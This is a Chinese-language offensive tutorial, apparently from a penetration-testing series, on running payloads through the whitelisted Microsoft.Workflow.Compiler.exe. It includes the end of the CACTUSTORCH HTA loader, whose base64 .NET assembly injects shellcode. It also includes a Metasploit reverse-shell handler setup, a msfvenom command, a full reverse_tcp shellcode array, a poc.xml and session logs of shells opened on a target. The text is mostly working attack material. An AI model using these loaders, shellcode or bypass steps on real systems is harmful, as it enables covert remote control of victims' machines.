s = s & "Cm8TAAAKFjEZch0AAHAoEgAACnIrAABwAygUAAAKEwQrF3IdAABwKBIAAApyQQAAcAMoFAA
s = s & "EQQUFBQXGn4VAAAKFAgSAygBAAAGJgl7BAAABBMFEgUoFgAACnJXAABwKBcAAAosbhEFFnM
s = s & "ByAAMAAAH0AoAgAABhMGEgYoFgAACnJXAABwKBgAAAosChEFFigEAAAGJioWEwcSCAaOaSg
s = s & "EQURBgYRCBEHKAMAAAYmEQUWcxEAAAoWEQYWcxEAAAoWFnMRAAAKKAUAAAYmKnoCfhUAAAp
s = s & "BAIoDwAACgICKBkAAAp9AQAABCoAABMwAgBgAAAAAAAAAAJ+FQAACn0rAAAEAn4VAAAKfSw
```

```
s = s & "fhUAAAp9LQAABAJ+FQAACn04AAAEAn4VAAAKfTkAAAQCfhUAAAp9OgAABAJ+FQAACn07AAA
s = s & "AAAKAgIoGQAACn0qAAAEKkJTSkIBAAEAAAAAAAwAAAB2Mi4wLjUwNzI3AAAAAAUAbAAAACg
s = s & "fgAAlAcAAEwJAAAjU3RyaW5ncwAAAADgEAAAXAAAACNVUwA8EQAAEAAAACNHVUlEAAAATBE
s = s & "AAAjQmxvYgAAAAAAAAACAAABVx0CFAkCAAAA+gEzABYAAAEAAAAXAAAACQAAAFAAAAAJAAA
s = s & "ABkAAAAzAAAAEgAAAAEAAAABAAAABQAAAAEAAAABAAAABwAAAAAAmQYBAAAAAAAGAFwFkgc
s = s & "kgcGAIoEYAcPALIHAAAGALIE4QYGADAF4QYGABEF4QYGALAF4QYGAHwF4QYGAJUF4QYGAMk
s = s & "AJ4EcwcGAHwEcwcGAPQE4QYGAKsIqQYGAGEEqQYGAE0FqQYGALAGqQYGAMoIqQYGAFkHqQY
s = s & "qQYGAGYGqQYGAIQGcwcAAAAAJQAAAAAAAQABAAEAEABtBgAAPQABAAEACgAQAPgHAAA9AAE
s = s & "ARAAzgYAAEEABAAJAAIBAAAbCAAASQAIAAkAAgEAADYIAABJACcACQAKABAABgcAAD0AKgA
s = s & "AABtBAAASQA8AAoAAgEAAPMGAABJAEUACgAGAH0G+gAGAEQHPwAGACQE/QAGAHQIPwAGAOc
s = s & "AMgD+gAGAL0D+gAGBp4DAAFWgLICAwFWgMACAwFWgGQAAwFWgIgCAwFWgMIAAwFWgFMCAwF
s = s & "AwFWgB0CAwFWgAUCAwFWgKABAwFWgAIDAwFWgF4BAwFWgEgBAwFWgOEBAwFWgE0CAwFWgDE
s = s & "gGoDAwFWgIIDAwFWgJkCAwFWgB0DAwFWgHYBAwFWgHUAAwFWgD0AAwFWgCcBAwFWgKgAAwF
s = s & "AwFWgLkBAwFWgBgBAwFWgMYBAwFWgOUCAwEGBp4DAAFWgJEABwFWgHICBwEGAKYD+gAGAO8
s = s & "ABcHPwAGADMEPwAGAEsD+gAGAJoD+gAGAOcF+gAGAO8F+gAGAEcI+gAGAFUI+gAGAOQE+gA
s = s & "+gAGAOcICwEGAA0ACwEGABkAPwAGANIIPwAGANwIPwAGADQHPwAGBp4DAAFWgN4CDgFWgO8
s = s & "gJ0BDgFWgNgCDgFWgNUBDgFWgA8BDgFWgJQBDgFWgAMBDgEGBp4DAAFWgOcAEgFWgFcAEgF
s = s & "EgFWgFgDEgFWgGkCEgFWgE8DEgFWgN0AEgFWgGADEgFWgBEGEgFWgCQGEgFWgDkGEgEAAAA
s = s & "IC4AFgEBAAAAAACAAJYg8wgqAQsAAAAAAIAAliAJCTUBEAAAAAAAgACWIGMIPwEVAAAAAAC
s = s & "1ANFARcAUCAAAAAAhhg+BwYAHgBYIAAAAACGAE0EUAEeAGshAAAAAIYYPgcGACAAjCEAAAA
s = s & "BwYAIAAAAAEAOwQAAAIAUwQAAAMA5AcAAAQA0QcAAAUAwQcAAAYACwgAAAcAvAgAAAgAHAk
s = s & "BAcCAAoAzAYAAAEAGwQAAAIAiwgAAAMAAwYAAAQAawQAAAUAsggAAAEAdAgAAAIAfQgAAAM
s = s & "AAQAAwYAAAUAtQYAAAEAdAgAAAIA+gMAAAEAdAgAAAIA0QcAAAMA9wUAAAQAlQgAAAUAKAC
s = s & "CwgAAAcAsgMAAAEAAgkAAAIAAQAJAD4HAQARAD4HBgAZAD4HCgApAD4HEAAxAD4HEAA5AD4
```

```
s = s & "AD4HEABJAD4HEABRAD4HEABZAD4HEABhAD4HFQBpAD4HEABxAD4HEACJAD4HBgB5AD4HBgC
s = s & "KQChAD4HAQCpAAQELwCxAHkGNACxAKQIOAChABIHPwChAGQGQgCxADsJRgCxAC8JRgC5AAC
s = s & "ACQAWgAJACgAXwAJACwAZAAJADAAaQAJADQAbgAJADgAcwAJADwAeAAJAEAAfQAJAEQAggA
s = s & "hwAJAEwAjAAJAFAAkQAJAFQAlgAJAFgAmwAJAFwAoAAJAGAApQAJAGQAqgAJAGgArwAJAGw
s = s & "AHAAuQAJAHQAvgAJAHgAwwAJAHwAyAAJAIAAzQAJAIQA0gAJAIgA1wAJAIwA3AAJAJAA4QA
s = s & "5gAJAJgA6wAJAKAAWgAJAKQAXwAJAPQAlgAJAPgAmwAJAPwA8AAJAAABuQAJAAQB4QAJAAg
s = s & "AAwBvgAJABABwwAJABgBbgAJABwBcwAJACABeAAJACQBfQAJACgBWgAJACwBXwAJADABZAA
s = s & "aQAJADgBggAJADwBhwAJAEABjAAuAAsAVgEuABMAXwEuABsAfgEuACMAhwEuACsAhwEuADM
s = s & "ADsAmAEuAEMAhwEuAEsAhwEuAFMAmAEuAFsAngEuAGMApAEuAGsAzgFDAFsAngGjAHMAWgD
s = s & "WgADAXMAWgAjAXMAWgAaAIwGAAEDAC4AAQAAAQUA8wgBAAABBwAJCQEAAAEJAGMIAQAAAQs
s = s & "AASAAAABAAAAAAAAAAAAAAAAPcAAAACAAAAAAAAAAAAAABRAKkDAAAAAAMAAgAEAAIABQA
s = s & "AgAHAAIACAACAAkAAgAAAAAAAHNoZWxsY29kZTMyAGNiUmVzZXJ2ZWQyAGxwUmVzZXJ2ZWQ
s = s & "b2R1bGU+AENyZWF0ZVByb2Nlc3NBAENSRUFURV9CUkVBS0FXQVlfRlJPTV9KT0IARVhFQ1V
s = s & "RUFEAENSRUFURV9TVVNQRU5ERUQAUFJPQ0VTU19NT0RFX0JBQ0tHUk9VTkRfRU5EAERVUEx
s = s & "RV9DTE9TRV9TT1VSQ0UAQ1JFQVRFX0RFRkFVTFRfRVJST1JfTU9ERQBDUkVBVEVfTkVXX0N
s = s & "TEUARVhFQ1VURV9SRUFEV1JJVEUARVhFQ1VURQBSRVNFUlZFAENBQ1RVU1RPUkNIAFdSSVR
s = s & "VENIAFBIWVNJQ0FMAFBST0ZJTEVfS0VSTkVMAENSRUFURV9QUkVTRVJWRV9DT0RFX0FVVEh
s = s & "VkVMAENSRUFURV9TSEFSRURfV09XX1ZETQBDUkVBVEVfU0VQQVJBVEVfV09XX1ZETQBQUk9
s = s & "X01PREVfQkFDS0dST1VORF9CRUdJTgBUT1BfRE9XTgBHTwBDUkVBVEVfTkVXX1BST0NFU1N
s = s & "VVAAUFJPRklMRV9VU0VSAFBST0ZJTEVfU0VSVkVSAExBUkdFX1BBR0VTAENSRUFURV9GT1J
s = s & "UwBJRExFX1BSSU9SSVRZX0NMQVNTAFJFQUxUSU1FX1BSSU9SSVRZX0NMQVNTAEhJR0hfUFJ
s = s & "VFlfQ0xBU1MAQUJPVkVfTk9STUFMX1BSSU9SSVRZX0NMQVNTAEJFTE9XX05PUk1BTF9QUkl
s = s & "WV9DTEFTUwBOT0FDQ0VTUwBEVVBMSUNBVEVfU0FNRV9BQ0NFU1MAREVUQUNIRURfUFJPQ0V
s = s & "UkVBVEVfUFJPVEVDVEVEX1BST0NFU1MAREVCVUdfUFJPQ0VTUwBERUJVR19PTkxZX1RISVN
```

```
s = s & "Q0VTUwBSRVNFVABDT01NSVQAQ1JFQVRFX0lHTk9SRV9TWVNURU1fREVGQVVMVABDUkVBVEV
s = s & "Q09ERV9FTlZJUk9OTUVOVABFWFRFTkRFRF9TVEFSVFVQSU5GT19QUkVTRU5UAENSRUFURVS
s = s & "SU5ET1cAZHdYAFJFQURPTkxZAEVYRUNVVEVfV1JJVEVDT1BZAElOSEVSSVRfUEFSRU5UX0F
s = s & "SVRZAElOSEVSSVRfQ0FMTEVSX1BSSU9SSVRZAGR3WQB2YWx1ZV9fAGNiAG1zY29ybGliAGx
s = s & "ZWFkSWQAZHdUaHJlYWRJZABkd1Byb2Nlc3NJZABDcmVhdGVSZW1vdGVUaHJlYWQAaFRocmV
s = s & "cFJlc2VydmVkAHVFeGl0Q29kZQBHZXRFbnZpcm9ubWVudFZhcmlhYmxlAGxwSGFuZGxlAGJ
s = s & "cml0SGFuZGxlAGxwVGl0bGUAbHBBcHBsaWNhdGlvbk5hbWUAZmxhbWUAbHBDb21tYW5kTGl
s = s & "YWx1ZVR5cGUAZmxBbGxvY2F0aW9uVHlwZQBHdWlkQXR0cmlidXRlAERlYnVnZ2FibGVBdHF
s = s & "dGUAQ29tVmlzaWJsZUF0dHJpYnV0ZQBBc3NlbWJseVRpdGxlQXR0cmlidXRlAEFzc2VtYmx
s = s & "ZGVtYXJrQXR0cmlidXRlAGR3RmlsbEF0dHJpYnV0ZQBBc3NlbWJseUZpbGVWZXJzaW9uQXF
s = s & "dXRlAEFzc2VtYmx5Q29uZmlndXJhdGlvbkF0dHJpYnV0ZQBBc3NlbWJseURlc2NyaXB0aW9
s = s & "cmlidXRlAEZsYWdzQXR0cmlidXRlAENvbXBpbGF0aW9uUmVsYXhhdGlvbnNBdHRyaWJ1dGU
s = s & "ZW1ibHlQcm9kdWN0QXR0cmlidXRlAEFzc2VtYmx5Q29weXJpZ2h0QXR0cmlidXRlAEFzc2V
s = s & "Q29tcGFueUF0dHJpYnV0ZQBSdW50aW1lQ29tcGF0aWJpbGl0eUF0dHJpYnV0ZQBkd1hTaXp
s = s & "WVNpemUAZHdTdGFja1NpemUAZHdTaXplAFNpemVPZgBHVUFSRF9Nb2RpZmllcmZsYWcATk9
s = s & "RV9Nb2RpZmllcmZsYWcAV1JJVEVDT01CSU5FX01vZGlmaWVyZmxhZwBGcm9tQmFzZTY0U3F
s = s & "AFRvU3RyaW5nAGNhY3R1c1RvcmNoAGdldF9MZW5ndGgATWFyc2hhbABrZXJuZWwzMi5kbGw
s = s & "VFVTVE9SQ0guZGxsAFN5c3RlbQBFbnVtAGxwTnVtYmVyT2ZCeXRlc1dyaXR0ZW4AbHBQcm9
s = s & "SW5mb3JtYXRpb24AU3lzdGVtLlJlZmxlY3Rpb24ATWVtb3J5UHJvdGVjdGlvbgBscFN0YXJ
s = s & "bmZvAFplcm8AbHBEZXNrdG9wAGJ1ZmZlcgBscFBhcmFtZXRlcgBoU3RkRXJyb3IALmN0b3I
s = s & "ZWN1cml0eURlc2NyaXB0b3IASW50UHRyAFN5c3RlbS5EaWFnbm9zdGljcwBTeXN0ZW0uUnV
s = s & "ZS5JbnRlcm9wU2VydmljZXMAU3lzdGVtLlJ1bnRpbWUuQ29tcGlsZXJTZXJ2aWNlcwBEZWJ
s = s & "bmdNb2RlcwBiSW5oZXJpdEhhbmRsZXMAbHBUaHJlYWRBdHRyaWJ1dGVzAGxwUHJvY2Vzc0F
s = s & "YnV0ZXMAU2VjdXJpdHlBdHRyaWJ1dGVzAGR3Q3JlYXRpb25GbGFncwBDcmVhdGVQcm9jZXN
```

s = s & "Z3MAZHdGbGFncwBEdXBsaWNhdGVPcHRpb25zAGR3WENvdW50Q2hhcnMAZHdZQ291bnRDaGF

s = s & "ZXJtaW5hdGVQcm9jZXNzAGhQcm9jZXNzAGxwQmFzZUFkZHJlc3MAbHBBZGRyZXNzAGxwU3F

s = s & "ZGRyZXNzAENvbmNhdABPYmplY3QAZmxQcm90ZWN0AGxwRW52aXJvbm1lbnQAQ29udmVydAE

s = s & "SW5wdXQAaFN0ZE91dHB1dAB3U2hvd1dpbmRvdwBWaXJ0dWFsQWxsb2NFeABiaW5hcnkAV3J

s = s & "cm9jZXNzTWVtb3J5AGxwQ3VycmVudERpcmVjdG9yeQBvcF9FcXVhbGl0eQBvcF9JbmVxdWF

s = s & "AAAAAAABABlQAHIAbwBnAHIAYQBtAFcANgA0ADMAMgAADXcAaQBuAGQAaQByAAAVXABTAHk

s = s & "AE8AVwA2ADQAXAAAFVwAUwB5AHMAdABlAG0AMwAyAFwAAAMwAAAARY+bzuLqxE+aSSAzLsp

s = s & "IAEBCAMgAAEFIAEBEREEIAEBDgQgAQECDgcJHQUYEhwREA4YGAgYBQABHQUOBAABDg4DIAA

s = s & "Dg4ODgIGGAMgAA4FAAICDg4EAAEIHAi3elxWGTTgiQQBAAAABAIAAAAEBAAAAAQIAAAABBA

s = s & "IAAAAARAAAAABIAAAAAEAAEAAAQAAgAABAAEAAAEAAgAAAQAEAAABAAgAAAEAEAAAAQAgAA

s = s & "AQAEAAACAAQAAAQABAAACAAEAAAQAAQAACAABAAAAAEEAAAAAgQAAAAEBAAAAAgEAAAAEAQ

s = s & "BAAAAEAEAAAAgAQAMAAABAAAQAACBggCBgICBgkDBhEUAwYRGAIGBgMGESADBhEkEwAKGA4

s = s & "DAIRFBgOEhwQERAKAAUYGBgYESARJAkABQIYGB0FGAgFAAICGAkKAAcYGBgJGBgJGAUgAgE

s = s & "AAgAAAAAAB4BAAEAVAIWV3JhcE5vbkV4Y2VwdGlvblRocm93cwEIAQACAAAAAAAQAQALQ0F

s = s & "VE9SQ0gAAAUBAAAAAAUBAAEAACkBACQ1NjU5OGYxYy02ZDg4LTQ5OTQtYTM5Mi1hZjMzN2F

s = s & "NzcAAAwBAAcxLjAuMC4wAAAASDUAAAAAAAAAAAAAAYjUAAAAgAAAAAAAAAAAAAAAAAAAAAA

s = s & "AFQ1AAAAAAAAAAAAAAAAAX0NvckRsbE1haW4AbXNjb3JlZS5kbGwAAAAAAP8lACAAEAAAAA

s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAEAAAABgAAIAAAAAAAAAAAAAAAAAAAAE

s = s & "ADAAAIAAAAAAAAAAAAAAAAAAAAEAAAAAAEgAAABYQAAANAMAAAAAAAAAAAAANAM0AAAAVgE

s = s & "VgBFAFIAUwBJAE8ATgBfAEkATgBGAE8AAAAAAL0E7/4AAAEAAAABAAAAAAAAAAAAEAAAAAAD8

s = s & "AAAABAAAAAIAAAAAAAAAAAAAAAAAAABEAAAAAQBWAGEAcgBGAGkAbABlAEkAbgBmAG8AAAA

s = s & "BAAAAFQAcgBhAG4AcwBsAGEAdABpAG8AbgAAAAAAAACwBJQCAAABAFMAdAByAGkAbgBnAEY

```
s = s & "AGUASQBuAGYAbwAAAHACAAABADAAMAAwADAAMAA0AGIAMAAAADAADAABAEMAbwBtAG0AZQE
s = s & "cwAAAEMAQQBDAFQAVQBTAFQATwBSAEMASAAAACIAAQABAEMAbwBtAHAAYQBuAHkATgBhAGG
s = s & "AAAAAAAAAEAADAABAEYAaQBsAGUARABlAHMAYwByAGkAcAB0AGkAbwBuAAAAAABDAEEAQwE
s = s & "UwBUAE8AUgBDAEgAAAAwAAgAAQBGAGkAbABlAFYAZQByAHMAaQBvAG4AAAAAADEALgAwAC4
s = s & "ADAAAABAABAAAQBJAG4AdABlAHIAbgBhAGwATgBhAG0AZQAAAEMAQQBDAFQAVQBTAFQATwE
s = s & "SAAuAGQAbABsAAAAPAAMAAEATABlAGcAYQBsAEMAbwBwAHkAcgBpAGcAaAB0AAAAQwBBAEM
s = s & "AFMAVABPAFIAQwBIAAAAKgABAAEATABlAGcAYQBsAFQAcgBhAGQAZQBtAGEAcgBrAHMAAAA
s = s & "AABIABAAAQBPAHIAaQBnAGkAbgBhAGwARgBpAGwAZQBuAGEAbQBlAAAAQwBBAEMAVABVAFM
s = s & "AFIAQwBIAC4AZABsAGwAAAA4AAwAAQBQAHIAbwBkAHUAYwB0AE4AYQBtAGUAAAAAAEMAQQE
s = s & "VQBTAFQATwBSAEMASAAAADQACAABAFAAcgBvAGQAdQBjAHQAVgBlAHIAcwBpAG8AbgAAADE
s = s & "AC4AMAAuADAAAAA4AAgAAQBBAHMAcwBlAG0AYgBsAHkAIABWAGUAcgBzAGkAbwBuAAAAMQA
s = s & "LgAwAC4AMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAADAAAAwAAAB0NQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAABDQAAAAQAAAAJFwAAAAkGAAAACRYAAAAGGgAAACdTeXN0ZW0uUmVmbGV
s = s & "bi5Bc3NlbWJseSBMb2FkKEJ5dGVbXSkIAAAACgsA"
```

```
entry_class = "cactusTorch"


Dim fmt, al, d, o

Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFor

Set al = CreateObject("System.Collections.ArrayList")

al.Add fmt.SurrogateSelector


Set d = fmt.Deserialize_2(Base64ToStream(s))

Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)

o.flame binary,code

End Sub


SetVersion

On Error Resume Next

Run

If Err.Number <> 0 Then

  Debug Err.Description

  Err.Clear

End If


self.close

</script>
```

来源:

https://raw.githubusercontent.com/mdsecactivebreach/CACTUSTORCH/master/CACTUSTORCH.hta

基于白名单Compiler.exe执行payload第六季

说明：Microsoft.Workflow.Compiler.exe所在路径没有被系统添加PATH环境变量中，因此，Microsoft.Workflow.Compiler命令无法识别。

基于白名单Microsoft.Workflow.Compiler.exe配置payload：

Windows 7 默认位置：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe
```

攻击机：192.168.1.4 & Debian

靶机： 192.168.1.3 & Windows 7

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe pc
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.5
[*] Command shell session 5 opened (192.168.1.4:53 -> 192.168.1.5:11340) at 2019-01-16 09:32:2
```

```
C:\Windows\system32\cmd.exe - C:\Windows\Microsoft.NET\Framework\v4.0.30319\Micr...

C:\Users\John\Desktop>C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Wo
rkflow.Compiler.exe poc.xml Micropoor.tcp
```

```
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.5
[*] Command shell session 6 opened (192.168.1.4:53 -> 192.168.1.5:11355) at 2019-01-16 09:33:52 -0500

ipconfig |findstr "192"
C:\Users\John\Desktop>"?Q,?pipconfig |findstr "192"
ipconfig |findstr "192"
C:\Users\John\Desktop>ipconfig |findstr "192"
   IPv4 地址 . . . . . . . . . . . . : 192.168.1.5
   默认网关. . . . . . . . . . . . . : 192.168.1.1
   IPv4 地址 . . . . . . . . . . . . : 192.168.163.1
   IPv4 地址 . . . . . . . . . . . . : 192.168.32.1
```

结合meterpreter：

注：payload.cs需要用到System.Workflow.Activities

靶机执行：

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe
```

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.5
[*] Meterpreter session 4 opened (192.168.1.4:53 -> 192.168.1.5:25619) at 2019-01-17 00:28:35 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 13032
meterpreter >
```

payload生成：

```
msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53  -f csharp
```

```
root@John:~# msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53   -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of csharp file: 2615 bytes
byte[] buf = new byte[510] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,
0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,
0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x00,0x35,0xc0,0xa8,0x01,0x04,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };
root@John:~# 
```

附录：poc.xml

注：windows/shell/reverse_tcp

```
<?xml version="1.0" encoding="utf-8"?>
<CompilerInput xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns="http:/
  <files xmlns:d2p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
    <d2p1:string>Micropoor.tcp</d2p1:string>
  </files>
  <parameters xmlns:d2p1="http://schemas.datacontract.org/2004/07/System.Workflc
    <assemblyNames xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serializatic
    <compilerOptions i:nil="true" xmlns="http://schemas.datacontract.org/2004/07
    <coreAssemblyFileName xmlns="http://schemas.datacontract.org/2004/07/System.
    <embeddedResources xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serializ
    <evidence xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Securit
    <generateExecutable xmlns="http://schemas.datacontract.org/2004/07/System.Cc
    <generateInMemory xmlns="http://schemas.datacontract.org/2004/07/System.Code
    <includeDebugInformation xmlns="http://schemas.datacontract.org/2004/07/Syst
    <linkedResources xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serializat
    <mainClass i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/Syste
    <outputName xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Cc
    <tempFiles i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/Syste
    <treatWarningsAsErrors xmlns="http://schemas.datacontract.org/2004/07/System
    <warningLevel xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.
    <win32Resource i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/S
    <d2p1:checkTypes>false</d2p1:checkTypes>
    <d2p1:compileWithNoCode>false</d2p1:compileWithNoCode>
    <d2p1:compilerOptions i:nil="true" />
    <d2p1:generateCCU>false</d2p1:generateCCU>
    <d2p1:languageToUse>CSharp</d2p1:languageToUse>
    <d2p1:libraryPaths xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serializ
    <d2p1:localAssembly xmlns:d3p1="http://schemas.datacontract.org/2004/07/Syst
    <d2p1:mtInfo i:nil="true" />
    <d2p1:userCodeCCUs xmlns:d3p1="http://schemas.datacontract.org/2004/07/Syste
  </parameters>
</CompilerInput>
```

Micropoor.tcp：

```
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
